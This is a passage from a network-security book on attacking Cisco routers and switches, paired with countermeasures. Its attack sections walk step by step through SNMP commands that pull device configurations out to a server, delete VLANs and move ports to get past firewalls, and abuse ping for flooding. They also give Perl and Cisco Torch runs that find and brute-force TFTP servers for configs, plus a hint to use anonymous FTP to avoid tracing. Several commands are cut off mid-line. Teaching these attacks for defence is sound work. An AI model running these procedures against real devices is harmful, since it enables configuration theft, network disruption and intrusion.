if the amount of remaining Flash memory is insufficient to hold an additional image.

While all these commands worked on a 2600 router with a reasonably recent IOS version 12.3, it is recommended that you employ a new CISCO-CONFIG-COPY-MIB to copy configuration files and system images to and from devices with IOS versions above 12.0. This is what should be used when dealing with run-from-Flash routers, such as the Cisco 2500 series. While the command syntax when CISCO-CONFIG-COPY-MIB is in use may look more awkward than the OLD-CISCO-SYS-MIB and OLD-CISCO-FLASH-MIB-based syntax we described earlier, it is actually more logical and structured and allows FTP and Remote Copy Protocol (RCP) support.

Here it is, step-by-step:

1. Set the protocol to be used:

```
snmpset -v <SNMP version> -c <RW community>
.1.3.6.1.4.1.9.9.96.1.1.1.1.2.<random three
```

where <integer number> can be 1 (TFTP), 2 (FTP), or 3 (RCP) and the random number is used to create a row for the operation to be performed.



2. Set the source file type:

```
snmpset -v <SNMP version> -c <RW community>
.1.3.6.1.4.1.9.9.96.1.1.1.1.3.<same number>
```

where <integer number> is a type of a source file and can be 1 (network file—for example, on a TFTP server), 2 (local file that is not a config—for example, IOS image), 3 (startup-config), 4 (running-config), or 5 (terminal stdout).

3. Set the destination file type:

```
snmpset -v <SNMP version> -c <RW community>
.1.3.6.1.4.1.9.9.96.1.1.1.1.4.<same number>
```

where <integer number> is a type of the destination file, designated the same way as in 2.

## Countermeasure

Whether you are copying from or to the device is set by defining source and destination file types in steps 2 and 3.

4. Set the server IP address:

```
snmpset -v <SNMP version> -c <RW community>
.1.3.6.1.4.1.9.9.96.1.1.1.1.5.<same number>
<TFTP, FTP or RCP server IP address>
```

5. Set the destination filename:

```
snmpset -v <SNMP version> -c <RW community>
.1.3.6.1.4.1.9.9.96.1.1.1.1.6.<same number>
```

This is absolutely necessary with file types 1 and 2 (network and not-config).

6. Copy the file:

```
snmpset -v <SNMP version> -c <RW community>
.1.3.6.1.4.1.9.9.96.1.1.1.1.14.<same number>
```

where <integer number> can take the following v values:

|               |     |
|---------------|-----|
| active        | (1) |
| notInService  | (2) |
| notReady      | (3) |
| createAndGo   | (4) |
| createAndWait | (5) |
| destroy       | (6) |

Both active and createAndGo values are suitable to initiate copying.

7. Verify that the operation is successful:

```
snmpget -v <SNMP version> -c <RW community>
.1.3.6.1.4.1.9.9.96.1.1.1.1.10.<same number>
```

This can return the following v values:

|            |     |
|------------|-----|
| waiting    | (1) |
| running    | (2) |
| successful | (3) |
| failed     | (4) |

8. Clean the row after the job is done:

```
snmpset -v <SNMP version> -c <RW community>
.1.3.6.1.4.1.9.9.96.1.1.1.1.14.<same number>
```

Otherwise, you won't be able to use the same row number for 5 minutes.

9. Of course, if RCP or FTP is used, an additional step requires that you add a username before you copy the file:

```
snmpset -v <SNMP version> -c <RW community>
.1.3.6.1.4.1.9.9.96.1.1.1.1.7.<same number>
```

And in the case of FTP, add a username:

```
snmpset -v <SNMP version> -c <RW community>
```

```
. 1.3.6.1.4.1.9.9.96.1.1.1.1.8.<same number
<password>
```

Sound too complicated? Let's copy `running-config` from a router to see how it actually works (192.168.66.102 is our TFTP server, 192.168.66.202 is Cisco 2611):

```
arhontus / # touch router-config && chmod 777 router-config
```

```
arhontus / # snmpset -c private -v 2c 192.168.66.202 .1.3.6.999 i 1
SNMPv2-SMI::enterprises.9.9.96.1.1.1.1.2.999 = INTEGER: 1
```

```
arhontus / # snmpset -c private -v 2c 192.168.66.202 .1.3.6.999 i 4
SNMPv2-SMI::enterprises.9.9.96.1.1.1.1.3.999 = INTEGER: 4
```

```
arhontus / # snmpset -c private -v 2c 192.168.66.202 .1.3.6.999 i 1
SNMPv2-SMI::enterprises.9.9.96.1.1.1.1.4.999 = INTEGER: 1
```

```
arhontus/ # snmpset -c private -v 2c 192.168.66.202 .1.3.6.199 address 192.168.66.102
SNMPv2-SMI::enterprises.9.9.96.1.1.1.1.5.999 = IpAddress: 19
```

```
arhontus/ # snmpset -c private -v 2c 192.168.66.202 .1.3.6.199 s router-config
SNMPv2-SMI::enterprises.9.9.96.1.1.1.1.6.999 = STRING: "rout
```

```
arhontus/ # snmpset -c private -v 2c 192.168.66.202 .1.3.6.1
```

```
999 i 1
```

```
SNMPv2-SMI::enterprises.9.9.96.1.1.1.1.14.999 = INTEGER: 1
```

```
arhontus / # snmpget -c private -v 2c 192.168.66.202 .1.3.6.
.999
```

```
SNMPv2-SMI::enterprises.9.9.96.1.1.1.1.10.999 = INTEGER: 3
```

A cracker is likely to use some public anonymous FTP server to transfer files to and from the Cisco host instead of TFTPd in the example above, in which case only the address of the server can be traced and the attacker is relatively safe. In addition, to make life easier, object names from CISCO-CONFIG-COPY-MIB can be used instead of OIDs. For your convenience, these names, constituting a ciscoMgmt subtree, are presented here:

|                                  |                        |
|----------------------------------|------------------------|
| "ciscoConfigCopyMIB"             | "1.3.6.1.4.1.9.9.96"   |
| "ciscoConfigCopyMIBObjects"      | "1.3.6.1.4.1.9.9.96."  |
| "ciscoConfigCopyMIBTrapPrefix"   | "1.3.6.1.4.1.9.9.96.2" |
| "ciscoConfigCopyMIBConformance"  | "1.3.6.1.4.1.9.9.96."  |
| "ccCopy"                         | "1.3.6.1.4.1.9.9.96"   |
| "ccCopyTable"                    | "1.3.6.1.4.1.9.9.96"   |
| "ccCopyEntry"                    | "1.3.6.1.4.1.9.9.96"   |
| "ccCopyIndex"                    | "1.3.6.1.4.1.9.9.96"   |
| "ccCopyProtocol"                 | "1.3.6.1.4.1.9.9.96"   |
| "ccCopySourceFileType"           | "1.3.6.1.4.1.9.9.96"   |
| "ccCopyDestFileType"             | "1.3.6.1.4.1.9.9.96"   |
| "ccCopyServerAddress"            | "1.3.6.1.4.1.9.9.96"   |
| "ccCopyFileName"                 | "1.3.6.1.4.1.9.9.96"   |
| "ccCopyUserName"                 | "1.3.6.1.4.1.9.9.96"   |
| "ccCopyUserPassword"             | "1.3.6.1.4.1.9.9.96"   |
| "ccCopyNotificationOnCompletion" | "1.3.6.1.4.1.9.9.96."  |
| "ccCopyState"                    | "1.3.6.1.4.1.9.9.96"   |
| "ccCopyTimeStarted"              | "1.3.6.1.4.1.9.9.96"   |
| "ccCopyTimeCompleted"            | "1.3.6.1.4.1.9.9.96"   |
| "ccCopyFailCause"                | "1.3.6.1.4.1.9.9.96"   |
| "ccCopyEntryRowStatus"           | "1.3.6.1.4.1.9.9.96"   |

|                            |                      |
|----------------------------|----------------------|
| "ccCopyMIBTraps"           | "1.3.6.1.4.1.9.9.96" |
| "ccCopyMIBCompliances"     | "1.3.6.1.4.1.9.9.96" |
| "ccCopyMIBGroups"          | "1.3.6.1.4.1.9.9.96" |
| "ccCopyMIBCompliance"      | "1.3.6.1.4.1.9.9.96" |
| "ccCopyGroup"              | "1.3.6.1.4.1.9.9.96" |
| "ccCopyNotificationsGroup" | "1.3.6.1.4.1.9.9.96" |

To verify which Cisco devices support CISCO-CONFIG-COPY-MIB and which can be tweaked via SNMP using the methodology we have described, consult the Cisco FTP at

<http://www.ftp://ftp.cisco.com/pub/mibs/supportlists/>. As you can see, practically all Cisco routers, access servers, IOS-based Catalysts, and many other network devices support this MIB. However, CatOS switches don't. Let's deal with them now.

## Command-Line Remote Cisco Device SNMP Manipulation—CatOS Switches

|               |                     |    |
|---------------|---------------------|----|
| <b>Attack</b> | <b>Popularity:</b>  | 7  |
|               | <b>Simplicity:</b>  | 6  |
|               | <b>Impact:</b>      | 10 |
|               | <b>Risk Rating:</b> | 8  |

SNMP-wise, CatOS is conservative. MIB objects needed to upload and download files from the switch did not undergo any changes and are a part of CISCO-STACK-MIB available since the early supervisor engine module software releases. These objects include the following:

```
tftpHost or OID .1.3.6.1.4.1.9.5.1.5.1
tftpFile or OID .1.3.6.1.4.1.9.5.1.5.2
tftpModule or OID .1.3.6.1.4.1.9.5.1.5.3
tftpAction or OID .1.3.6.1.4.1.9.5.1.5.4
```

Using them is straightforward. To fetch a file from the switch to a TFTP server, follow these steps:

1. Create an empty configuration file in the TFTP upload/download directory:

```
touch switch-config && chmod 777 switch-conf
```

2. Define the IP address of the TFTP server:

```
$ snmpset -c <RW Community> -v <SNMP version>
.1.3.6.1.4.1.9.5.1.5.1.0 s <TFTPd IP>
```

3. Define the name under which the config is going to be stored:

```
$ snmpset -c <RW Community> -v <SNMP version>
.1.3.6.1.4.1.9.5.1.5.2.0 s switch-config
```

4. Now define the supervisor engine module, since this is where the configuration file is stored. You must know this module/slot number to retrieve or upload configs. This will become apparent from SNMP walking with Cisco MIBs loaded (CISCO-STACK-MIB is needed, and we suggest using a decent MIB browser). Or, you can do it with `snmpget`—for example:

```
arhontus / # snmpget -c public -v 1 192.168.
SNMPv2-SMI::enterprises.9.5.1.2.16.0 = STRIN
```

This gives you an idea which switch it is (Catalyst 5000), and how many modules can be there (not more than 5).

5. Then query module by module:

```
arhontus / # snmpget -c public -v 1 192.168.
SNMPv2-SMI::enterprises.9.5.1.3.1.1.17.1 = S
```

```
arhontus / # snmpget -c public -v 1 192.168.
```

```
Error in packet
```

```
Reason: (noSuchName) There is no such variab
```

```
Failed object: SNMPv2-SMI::enterprises.9.5.1
```

```
(no module in slot 2)
```

```
arhontus / # snmpget -c public -v 1 192.168.
```

```
Error in packet
```

```
Reason: (noSuchName) There is no such variab
```

```
Failed object: SNMPv2-SMI::enterprises.9.5.1
```

```
arhontus / # snmpget -c public -v 1 192.168.
```

```
SNMPv2-SMI::enterprises.9.5.1.3.1.1.17.4 = S
```

```
arhontus / # snmpget -c public -v 1 192.168.
```

```
SNMPv2-SMI::enterprises.9.5.1.3.1.1.17.4 = S
```

6. Google for the module names, and you will see that WS-X5009 is the supervisor engine you need and WS-X5213 is a switch module with 12 100BaseT Ethernet ports. Now you can set the supervisor engine number:

```
arhontus / # snmpset -c <RW Community> -v <S
.1.3.6.1.4.1.9.5.1.5.3.0 i <supervisor engi
```

## 7. Finally, copy the config:

```
arhontus / # snmpset -c <RW Community> -v <S
.1.3.6.1.4.1.9.5.1.5.4.0 i 3
```

This is the step at which the actual operation is decided, and the integer at the end of the command can take the following values:

downloadConfig(2): receive configuration f

uploadConfig(3): send configuration to h

downloadSw(4): receive software image

uploadSw(5): send software image to

downloadFw(6): receive firmware image

uploadFw(7): send firmware image to

Thus, to put a config file on a switch or change the CatOS image, simply set an appropriate integer here.

## 8. Now verify whether the copying was successful:

```
arhontus / # snmpwalk -c <RO Community> -v <
.1.3.6.1.4.1.9.5.1.5.5
SNMPv2-SMI::enterprises.9.5.1.5.5.0 = INTEGE
```

In accordance to CISCO-STACK-MIB, the integer v value can be equal to the following:

### Value Description

1 (transfer) in Progress



|    |                                  |
|----|----------------------------------|
| 2  | success                          |
| 3  | noResponse                       |
| 4  | tooManyRetries                   |
| 5  | noBuffers                        |
| 6  | noProcesses                      |
| 7  | badChecksum                      |
| 8  | badLength                        |
| 9  | badFlash                         |
| 10 | serverError                      |
| 11 | userCanceled                     |
| 12 | wrongCode                        |
| 13 | fileNotFound                     |
| 14 | invalidTftpHost                  |
| 15 | invalidTftpModule                |
| 16 | accessViolation                  |
| 17 | unknownStatus                    |
| 18 | invalidStorageDevice             |
| 19 | insufficientSpaceOnStorageDevice |
| 20 | insufficientDramSize             |
| 21 | incompatibleImage                |

Thus, if everything went fine, the value of 2 will be returned.

## Cisco SNMP: Useful Commands and Scripts

While everything an attacker desires can be accomplished via grabbing and

changing the device configuration file, in some cases, executing an operation or two via SNMP without opening a configuration file in a text editor is desirable. Also, if all you've got is the readonly community, you don't have many options to follow and will find these operations helpful in getting further into the network. We cannot afford to describe every such case without turning the book into a "Cisco SNMP Management Guide," but some useful hints, mainly related to Catalyst switches, are appropriate and presented here.

**Getting a MAC Address Table from a Catalyst Switch** This can be done with

```
snmpwalk -c <RO Community> -v <SNMP version> <Switch IP>
.1.3.6.1.2.1.17.4.3.1.1
```

This is an equivalent of CatOS `show arp`, useful in enumerating a local network and working on both IOS and CatOS switches. However, the MACs shown apply to VLAN 1 only. To get MACs from other VLANs, use community indexing:

```
snmpwalk -c <RO Community@{VLAN number}> -v <SNMP version> <
.1.3.6.1.2.1.17.4.3.1.1
```

To find VLAN numbers on a switch, see "Getting VLAN Information from a Catalyst Switch" a bit later.

**Determining the MAC Address of a Host Connected to a Given Catalyst Interface** This is a quite lengthy procedure, described in detail at [http://www.cisco.com/warp/public/477/SNMP/cam\\_snmp.shtml](http://www.cisco.com/warp/public/477/SNMP/cam_snmp.shtml). In a nutshell, you need to get the port numbers, then port-to-interface index mapping, and, finally, interface names:

```
snmpwalk -c <RO Community> -v <SNMP version> <Switch IP>
.1.3.6.1.2.1.17.4.3.1.2
```

```
snmpwalk -c <RO Community> -v <SNMP version> <Switch IP>
.1.3.6.1.2.1.17.1.4.1.2
```

```
snmpwalk -c <RO Community> -v <SNMP version> <Switch IP>
```

```
.1.3.6.1.2.1.31.1.1.1.1
```

Now you can match the output OID from the MAC table (see the [previous section](#)) with the same OID obtained when querying .1.3.6.1.2.1.17.4.3.1.2 to map a MAC address to a port. However, this is not a full port name, since you don't know which module is it on. From the next (.1.3.6.1.2.1.17.1.4.1.2) SNMP walk, you have interface indexes for the ports of interest. These indexes constitute the last OID number on the right in the final (.1.3.6.1.2.1.31.1.1.1.1) SNMP query output, which matches them to proper port names such as 3/2 (module number/port number format).

**Getting VLAN Information from a Catalyst Switch** This will provide full information about configured VLANs:

```
snmpwalk -c <RO Community> -v <SNMP version> <Switch IP>
.1.3.6.1.4.1.9.9.46.1.3.1.1.2
(The last number in each object returned is the VLAN number)
snmpwalk -c <RO Community> -v <SNMP version> <Switch IP>
.1.3.6.1.4.1.9.9.46.1.3.1
```

**VLAN Manipulation via SNMP** Now that you know which VLANs are there, perhaps it is time to add or delete some. An attacker is likely to be keen on the latter to bypass a Route Switch Module (RSM) or router-on-a-stick-based firewall and get to the host or network it protects. You are going to need a read-write community to do that. A detailed description of SNMP VLAN manipulation is available at

[http://www.cisco.com/en/US/tech/tk648/tk362/technologies\\_tech\\_note09186a](http://www.cisco.com/en/US/tech/tk648/tk362/technologies_tech_note09186a)

To delete a VLAN, first enter the COPY state:

```
snmpset -c <RW Community> -v <SNMP version> <Switch IP>
.1.3.6.1.4.1.9.9.46.1.4.1.1.1 i 2
```

Then, wipe it out:

```
snmpset -c <RW Community> -v <SNMP version> <Switch IP>
.1.3.6.1.4.1.9.9.46.1.4.1.1.1.<VLAN number to kill> i 6
```

Now move one port from one VLAN to another, which may have truly evil

consequences for the host or network plugged into that port:

1. Get the interface index for the port you target:

```
snmpwalk -c <RO Community> -v <SNMP version>
.1.3.6.1.2.1.2.2.1.2
```

The index will follow IF-MIB:ifDescr. in the output.

2. Find out which VLAN the port is on:

```
snmpwalk -c <RO Community> -v <SNMP version>
.1.3.6.1.4.1.9.9.68.1.2.2.1.2.<interface in
```

The VLAN number is INTEGER in the output.

3. Let's "move it, move it":

```
snmpset -c <RW Community> -v <SNMP version>
.1.3.6.1.4.1.9.9.68.1.2.2.1.2.<interface in
```

4. Did it really work?

```
snmpwalk -c <RO Community> -v <SNMP version>
.1.3.6.1.4.1.9.9.68.1.2.2.1.2.<interface in
```

**Heavy Pinging** The beauty of utilizing CISCO-PING-MIB is that you can send multiple simultaneous SNMP ping requests to the involved routers. Can any one see a possible distributed denial-of-service (DDoS) coming? There are two problems, however. The first is that both IOS and CatOS switches do not support this MIB. The second, larger problem is that you do need RW community to ping. So this is how you do it:

1. Clear previous pinging entries, just in case:

```
snmpset -c <RW Community> -v <SNMP version>
.1.3.6.1.4.1.9.9.16.1.1.1.16.<random three
```

2. Create a ping entry and wait for further instructions:

```
snmpset -c <RW Community> -v <SNMP version>
.1.3.6.1.4.1.9.9.16.1.1.1.16.<same number a
```

### 3. Describe your ping:

```
snmpset -c <RW Community> -v <SNMP version>
.1.3.6.1.4.1.9.9.16.1.1.1.15.<same number a
snmpset -c <RW Community> -v <SNMP version>
.1.3.6.1.4.1.9.9.16.1.1.1.2.<same number as
```

We simply use `snmpset` to get it. And there is always 7F000001.

### 4. Check whether you are ready:

```
snmpget -c <RW Community> -v <SNMP version>
.1.3.6.1.4.1.9.9.16.1.1.1.16.<same number a
```

This should return INTEGER: 2.

### 5. Fire:

```
snmpset -c <RW Community> -v <SNMP version>
.1.3.6.1.4.1.9.9.16.1.1.1.16.<same number a
```

### 6. Clear the row:

```
snmpset -c <RW Community> -v <SNMP version>
.1.3.6.1.4.1.9.9.16.1.1.1.16.<same number a
```

Of course, everything considered in this section is simply asking for scripting. While you are encouraged to experiment on your own, many useful Cisco SNMP-related scripts exist and are freely available to the general public. For example, automated Cisco device configuration uploading and downloading can be done using Pancho (<http://www.pancho.org>). All kinds of Cisco-related scripts (Perl, Bash, Expect) can be found at Cisco-centric Open Source Exchange Community (COSI, at <http://www.cosi-nms.sourceforge.net/alpha-progs.html>). Another good source of Perl scripts for manipulating Cisco devices via SNMP is Stewart Kendrick's web page (<http://www.skendric.com/device/Cisco/>), and we are sure that you will like many of them. There is even a script implementing pinging via SNMP at the Cisco FTP (<http://www.ftp://ftp-sj.cisco.com/pub/ribs/contrib/cisco-ping.sh>) that is likely to need some modifications to work on your particular UNIX

flavor. Finally, Cisco Torch implements Cisco config downloading and uploading using both old and recent MIBs and with support for CatOS switches and a built-in TFTP server (unlike other similar open source tools). This comes in very handy after SNMP bruteforcing implemented in the tool succeeds.

## Countermeasures Against SNMP Community Dictionary and Bruteforcing Attacks

### Countermeasure

The best defense against this common threat is not to use SNMP at all (no `snmp-server`) or, at least, avoid RW communities. However, this is impossible with a massive network and with remote network management and monitoring tools in use. The second best defense is to use a more secure SNMPv3 protocol. Since we want to describe this in more detail with possible future vulnerabilities hints, we'll leave the SNMPv3 discussion for [Chapter 7](#). For now, we concentrate on simple but reasonably efficient methods of protecting your SNMP services using the SNMPv1-style security model with additional features from Cisco.

The simplest countermeasure is choosing unguessable SNMP community names (see the general guidelines for proper password selection). An SNMP community name, like any other password, should never remain at the default value. Yes, this includes management tool-related names such as *ciscoworks*, *openview*, and *tivoli*. It is also advisable to use different SNMP communities for different devices, but that can create management problems on large networks. At least, use different SNMP communities for

different network segments, especially when it comes to separation between DMZ and internal networks.

Nevertheless, even the most unguessable SNMPv1 and v2c community names are still transmitted plaintext and can be sniffed out. To reduce such possibility, different communities can be used for SNMP requests, SNMP traps, and SNMP informs:

```
c2600(config)#snmp-server community <unguessable string> RO
c2600(config)#snmp-server host <NMS hostname or IP> traps <u
c2600(config)#snmp-server host <NMS hostname or IP> informs
```

To make life slightly more difficult for attackers, access lists can be added to block all IPs that do not belong to the network management system (NMS):

```
c2600(config)#access-list <ACL number> permit <NMS IP> log
c2600(config)#snmp-server community <unguessable string> RO
```

You can use SNMP for traps only (informs are ACKed!), in which case you should use an Access Control List (ACL) that will completely block any access to SNMP service:

```
c2600(config)#access-list <ACL number> deny any log
c2600(config)#snmp-server community <unguessable string> RO
c2600(config)#snmp-server host <NMS hostname or IP> traps <u
```

For RW communities, a useful countermeasure is restricting access to a specific TFTP server only:

```
c2600(config)#access-list <ACL number> permit <TFTP server I
c2600(config)#access-list <ACL number> deny any log
c2600(config)#snmp-server tftp-server-list <ACL number>
```

If you don't use TFTP at all (a good idea!), employing an FTP instead, block all TFTP access with

```
c2600(config)#access-list <ACL number> deny any log
c2600(config)#snmp-server tftp-server-list <ACL number>
```

Then add an extended access list on the interface that will restrict access

from the router to your FTP server only, if possible. Of course, you can also apply interface access lists to filter SNMP traffic, but this would be less resource economical and should be used only if you also want to filter all SNMP traffic passing through the router—for example, SNMP packets sent to the devices on LAN behind it.

The main problem with all types of ACL-based defenses is that IP spoofing with UDP is as easy as it can get. Thus, a much better attack countermeasure is restricting the access to selected MIB variables with SNMP view commands, introduced as early as IOS 10.0 but frequently ignored. To use SNMP view lists efficiently, you need a good knowledge of Cisco MIB trees (perhaps playing with all these MIB browsers wasn't such a bad idea, after all). The best view lists are created using OID numbers. Here is the general SNMP view syntax:

```
snmp-server view <name of the view list> <OID or object name>
snmp-server community <unguessable string> view <name of the
```

An asterisk (\*) can be used for <OID or object name> to define a whole subtree family. Here's an example of a view list that allows MIB-II and Cisco private MIBs, but will block an attempt to copy the configuration file by denying ccCopyEntry RowStatus:

```
c2600(config)#snmp-server view <myview> mib-2 included
c2600(config)#snmp-server view <myview> cisco included
c2600(config)#snmp-server view <myview> .1.3.6.1.4.1.9.9.96.
c2600(config)#snmp-server community <unguessable string> view
RW <ACL number>
```

Such a router will have a fully functional SNMP agent, but the command

```
snmpset -v <SNMP version> -c <RW community> <device IP>
.1.3.6.1.4.1.9.9.96.1.1.1.1.14.<random number> i 1
```

will fail and the cracker would have to go away without config. Note that a predefined restricted view can be used instead of a specific OID or object name. If it is set, only three MIB groups (system, snmpStats, and snmpParties—see RFC 1447) can be viewed remotely.



CatOS switches employ similar countermeasures against the attacks threatening SNMPv1 and v2c security models. You can restrict access to SNMP services to a given host only using

```
set ip permit <NMS IP> <netmask, e.g. 255.255.255.255> snmp
```

and then

```
set ip permit enable snmp
```

It is also possible to use SNMP views on CatOS with


```
set snmp view <unguessable community string> <OID or valid c
<included | excluded>
```

Unfortunately, it is not possible to restrict the access to a specified TFTP server only on a CatOS switch. Nevertheless, setting a restrictive SNMP views policy, denying access for other hosts apart from the NMS, and choosing hard-to-guess community names should keep your switch SNMP services reasonably secure for an imperfect SNMPv1/ v2c security model.

 Previous

Next 

 Previous

Next 

# EXPLOITING TFTP SERVERS TO TAKE OVER CISCO HOSTS

Nearly every device in the Cisco product range has some form of support for TFTP, either deploying a server on itself or using a client version to connect to a remote one. TFTP is a simple but useful "old-timer" protocol that was developed at the dawn of the Internet. Its main usability lies in transferring files from one device to another, and that's where it takes its name—*Trivial* FTP.

On a large network with lots of Cisco devices, you would frequently find at least one central TFTP server. Upon bootup, some Cisco devices would connect and load designated OS images or grab their config files. TFTP is great for central management of a large device pool, but what about its security?

From the security viewpoint, the biggest interest presents a potential of obtaining the config file from a TFTP server. As you most probably know, TFTP does not have an authentication mechanism, and the only security measures available are the perfect example of "security through obscurity," where an attacker must know the name of the file that resides on the TFTP server. Although this might sound easy, the catch is that you cannot request the directory/file listing on the server.

## Enumerating TFTP Servers

|               |                     |   |
|---------------|---------------------|---|
| <b>Attack</b> | <i>Popularity:</i>  | 3 |
|               | <i>Simplicity:</i>  | 9 |
|               | <i>Impact:</i>      | 2 |
|               | <b>Risk Rating:</b> | 5 |

There are known difficulties with enumeration of the UDP-based services. One of the best tools specifically developed to try and solve the banner-grabbing problem is Amap by Van Hauser. However, it does not have the triggers to identify correctly the TFTP service running and reports it as unidentified port. The following example shows Amap output against Cisco 2611 running IOS 12.3(6):

```
arhontus / # amap 192.168.66.202 -u 69
amap v4.7 (www.thc.org) started at 2005-03-01 00:19:24 - API

Unidentified ports: 192.168.66.202:69/udp (total 1).

amap v4.7 finished at 2005-03-01 00:19:30
```

The older Cisco implementations of the TFTP server reply to *any* garbage sent to the port with OpCode "05" (error) and Error Code "0" (not defined see error message). The actual error message differs, because IOS 10/11 contains Error Message "Illegal operation," while Cisco Windows TFTP server replies with "Illegal TFTP operation".

The newer implementations, such as 12.x IOS, simply ignore improperly constructed TFTP requests, thus presenting a more challenging target.

You can obviously try connecting with a standard TFTP client, but to accommodate lazy human nature, we have automated and added this functionality in our favorite Cisco Torch. It sends out a properly constructed TFTP read request to a UDP port and will await for the OpCode 05 with ErrorCode "1" (file not found) to identify the running TFTP service:

```
#####
Cisco Torch Mass Scanner
Because we need it...
http://www.arhont.com/index-5.html
#####
```

```
List of targets contains 1 host(s)
16726: Checking 192.168.20.30 ...
```

```
*** Found TFTP server
--->
- All scans done. Cisco Torch Mass Scanner -
---> Exiting.
```

Alternatively, you can employ a sample piece of Perl code that will do the same job in your own script:

```
sub tftp_installed {
my $port = 69; # TFTP port
my $retries=2; # Retries
my $timeout=2; # UDP receiving Timeout 2 sec
my $file="Rand0mSTRING";
my $MAXLEN=2; # Receive max length
my $op=01; # TFTP opcode
my $mode = "netascii"; # TFTP mode
my $pkt = pack("n a* c a* c", $op, $file, 0, $mode, 0); #
while ($retries != 0) {
 my $sock = IO::Socket::INET->new(Proto => 'udp'
 # Open UDP socket
 undef($return);
 undef ($rpkt);
 # Send TFTP "RRQ" read request
 send($sock,$pkt,0,pack_sockaddr_in($port,inet_a
 eval {
 local $SIG{ALRM} = \&timed_out; # Handle timed out
 alarm $timeout;
 $sock->recv($rpkt, $MAXLEN); # Receive
 close $sock;
 alarm 0;

} ;
 $retries--;
```

```

@rets = split(//, $rpkt);
foreach $currentret (@rets) { $streturn .= ord($currentret);

 if ($streturn == "05") # If first 2 bytes Error opcode
 # TFTP found
 {

 log_print("*** Found TFTP server \n", "c")
 return (1);

 }
 }
}

```

## Sniffing Out Cisco Configuration Files

### Attack

*Popularity:* 10

*Simplicity:* 9

*Impact:* 10

**Risk  
Rating:** 10

Which possibilities are available? First of all, you can sniff out the config name if you are on the same network segment (ARP spoofing, switch CAM table flooding, wireless). Expanding the previous example of the Cisco devices grabbing the files from the TFTP server, you can even get the config "by accident" via broadcast traffic. An "idiot-proof" mechanism is built into the IOS, so if the administrator forgot to specify the address of the TFTP server explicitly, a router would obtain the IP address through

BOOTP/DHCP and send the request for the config file to the broadcast address of the network to the UDP port 69, awaiting response from one of the servers ready to fulfill the request. You could simply wait with a tcpdump running until such event occurs or trigger it by launching a DoS attack against a router. The name of the file will be shown in the upcoming request:

```
arhontus / # tcpdump -n -i eth0 port 69
23:39:34.142149 IP 192.168.30.25.34098 > 192.168.30.255.69:
"2611b-config" netascii
```

Providing that a sloppy administrator forgot to specify the name of the config file, a router would send requests to the network broadcast address querying the default config names, one after another. What stops you from pretending to be the legit TFTP server and serving the request before the legitimate server does?

## Bruteforcing TFTP Servers to Snatch Configs

### Attack

*Popularity:* 8

*Simplicity:* 10

*Impact:* 10

***Risk  
Rating:*** 9

If the waiting option is not the one to consider, and you don't care about staying stealthy and the possibility of leaving huge log files, you can revert to an active attack through bruteforcing the TFTP server for correct filenames. You know what type of files you are after and you also know the default names for these files as used by Cisco devices. The dictionary attack functionality against the TFTP server is also included in Cisco Torch. The default names for Cisco config files are already saved in the `brutefile.txt`, but you can generate more and add them if you want.

Run Cisco Torch and wait for it to go through the dictionary file. When the

filename is found, the config will be automatically fetched and placed into the directory from which the tool was launched:

```
arhontus / # perl cisco-torch.pl -g -j -b 192.168.30.20
<snip>
#####
Cisco Torch Mass Scanner
Because we need it...
http://www.arhont.com/index-5.html
#####

List of targets contains 1 host(s)
17470: Checking 192.168.30.20 ...
*** Found TFTP server
*** Found TFTP server remote filename : cisco-config
*** Fetch TFTP remote file : cisco-config
***Local file :192.168.30.20.cisco-config download complete
--->
- All scans done. Cisco Torch Mass Scanner -
---> Exiting
```

If you want to go through a large list of default names, check out another tool written during the process of compiling this chapter, `tftp-brute.pl` (<http://www.arhont.com/index-5.html> at the moment), which runs a large number of parallel processes and does the job faster.

The most common Cisco router default config names are as follows:

|                            |                             |                             |                      |
|----------------------------|-----------------------------|-----------------------------|----------------------|
| <code>cisconet.cfg</code>  | <code>router.cfg</code>     | <code>ciscortr.cfg</code>   | <code>ifIndex</code> |
| <code>router-config</code> | <code>startup-config</code> | <code>private-config</code> | <code>persist</code> |


## Countermeasures Against TFTP-Related Attacks

The best way to avoid TFTP-related attacks is not to use TFTP at all. It can be successfully replaced with FTP and,




## Countermeasure

in some fortunate cases, Secure FTP (SFTP). If you do need to employ TFTP because there are older appliances on your network, choose unguessable names for the configuration files stored on the TFTP server and restrict access to the server to those legitimate appliances only. You can do this using the firewalling capabilities of the host on which the TFTP server is running. In some cases, as with the SolarWinds TFTPd, basic access control functionality is built in to the server and should be used. Also, it is very unlikely that you need to use TFTP all the time and, therefore, keep the server up and running. Once the configuration or operation system file upload or download is finished, turn the TFTP server off.

 Previous

Next 

 Previous

Next 

# CISCO DEVICE WARDIALING

With the passage of time and the current development of fast Internet access technologies, the security community has started to forget the good old days of breaking into networks through Plain Old Telephone Service (POTS). Although old dial-in systems used for remote access into a company's internal infrastructure are being widely replaced with modern VPN technologies' reduced costs, greater speed, and added flexibility, a great number of organizations are too slow, too bureaucratic, or see no practical need to switch to VPN.

Although wardialing is one of the oldest methods of gaining unauthorized access to the targeted systems, it is one of the dangers most commonly forgotten by network engineers and system administrators—especially for those young enough to have never encountered remote dial-in access. However, a single improperly configured machine with a modem connected to a telephone line might make the whole perimeter defense useless.

Rather than launching a frontal assault, a hacker can sneak past all the expensive firewalls and IDS and head straight into the core of the net. Through wardialing, an attacker searches for the devices located in the target network infrastructure that are also accessible through the telephone line. You might argue about the relevance of wardialing to the Cisco devices if you forget that most Cisco hosts can communicate via modem. Before we get to the part of how someone can abuse such a device, you must know about situations when you are likely to find these devices and why such means of access do exist.

## Cisco Router Wardialing 101: Interfaces, Configurations, and Reverse Telnet

The three main reasons for attaching a modem to a Cisco router are either remote access to the Cisco device itself, dial-on-demand, or dial backup.

*Remote access* is often required for a device stationed in a distant location, when physical access to the unit is troublesome or impossible. If something

major goes wrong with the device, a remote out-of-band way of connecting to it and fixing the problem is available. Service companies often install designated lines to such equipment on the client site, so that administrators have additional means of accessing it to perform maintenance, upgrades, or otherwise manage the device.

*Dial-on-demand* is commonly used to establish connectivity on an as-necessary basis, maintain it as long as required, and drop it when it is no longer needed. Dial-on-demand routing (DDR) is commonly found in networks where access to external resources is required on an occasional basis and the volume of the transferred data is low. It could also be a way to provide redundancy and traffic load balancing under a heavy load. *Dial backup* is most frequently found in networks where redundancy is necessary. Such an option is exercised in situations where a constant link exists between sites, but the dial-up option is kept on standby in case the main link goes down. In case of the fault, the system automatically initiates a dial-up connection so that the connectivity remains uninterrupted.

For dial-on-demand and dial backup, we are interested in situations when a router is configured not only to initiate the call, but also has an ability to receive and respond to one (the difference in the config file being `modem inout` and `modem callout` commands).

